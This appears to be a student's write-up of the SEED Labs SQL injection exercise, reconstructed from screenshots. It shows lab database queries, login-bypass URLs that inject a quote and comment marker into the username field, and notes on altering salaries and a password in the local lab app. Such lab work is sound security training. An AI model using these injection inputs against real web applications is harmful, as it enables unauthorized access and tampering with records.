
SQL Injection Lab:


Startup:



```
seed@ML-RefVm-25961:/home/azurelab-ubuntu/DavidSalgado/Labsetup$ dcup
WARNING: Found orphan containers (server-2-10.9.0.6, server-4-10.9.0.8, server-3-10.9.0.7, server-1-10.9.0.
5) for this project. If you removed or renamed this service in your compose file, you can run this command
with the --remove-orphans flag to clean it up.
Creating mysql-10.9.0.6 ... done
Creating www-10.9.0.5   ... done
Attaching to mysql-10.9.0.6, www-10.9.0.5
mysql-10.9.0.6 | 2024-12-05 17:09:38+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.22-1
debian10 started.
```


This is where the docker is up, and running in the background.

Task 1:


seed@ML-RefVm-25961: /home/azurelab-ubuntu
File Edit View Search Terminal Help


```
azurelab-ubuntu@ML-RefVm-25961:~$ sudo su seed
[sudo] password for azurelab-ubuntu:
seed@ML-RefVm-25961:/home/azurelab-ubuntu$ dockps
9986de316310  mysql-10.9.0.6
716df9458b9e  www-10.9.0.5
seed@ML-RefVm-25961:/home/azurelab-ubuntu$ docksh 9986de316310
root@9986de316310:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```

Here I am entering mysql client program with the respective id.



```
mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.01 sec)

mysql>
```


Through the client, I observed the tables in the databases.



```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.00 sec)
mysql> select * from credential where Name='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.00 sec)
```

Here I am looking at the table credential, and also the specific information for the user Alice.


Task 2.1:



User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

This is where as Admin I can see the table of user with some important information.



It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!


Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

With the curl command I could observe Alice profile, the result is passed to an html, and can be observed in the browser as a local file.

Task 3:



SQLi Lab — Mozilla Firefox
Home
Files
SQLi Lab
New Tab
SQLi Lab
www.seed-server.com/unsafe_home.php?username=Alice'+%23&Password=
Refresh Firefox...
SEED LABS
Home
Edit Profile
Logout

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

This is before updating Alice salary.




It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Alice Profile

Key	Value
Employee ID	10000
Salary	30000
Birth	9/20
SSN	10211002
NickName	Alice
Email	
Address	
Phone Number	

This is after updating Alice salary.

Task 3.2:




www.seed-server.com/unsafe_home.php?username=Boby'+%23&Password=

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Boby Profile

Key	Value
Employee ID	20000
Salary	30000
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

This is before updating Boby salary.



www.seed-server.com/unsafe_home.php


It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	Boby
Email	
Address	
Phone Number	

This is after updating Boby salary.

Task 3.3:


SHA1 Hash Generator Online — Mozilla Firefox
Home
Files
SQLi Lab
SHA1 Hash Generator O
SQLi Lab
New Tab
https://passwordsgenerator.net/sha1-hash-generator/
It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!
Refresh Firefox…

This online tool allows you to generate the SHA1 hash from any string. SHA1 is more secure than MD5. You can generate the sha1 checksum of your files to verify the identity of them later, or generate the SHA1 hashes of your users' passwords to prevent them from being leaked.

Enter your text below:

```
hacker
```


Generate
Clear All
MD5
SHA256
SHA512
Password Generator

□ Treat each line as a separate string □ Lowercase hash(es)

SHA1 Hash of your string: [Copy to clipboard]

```
4DCC4173D80A2817206E196A38F0DBF7850188FF
```

Here I am encrypting the password hacker, with SHA1.


SQLi Lab — Mozilla Firefox
Home
Files
SQLi Lab
SQLi Lab
New Tab
www.seed-server.com/unsafe_home.php?username=Boby&Password=hacker
It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!
Refresh Firefox…
SEED LABS
Home
Edit Profile
Logout

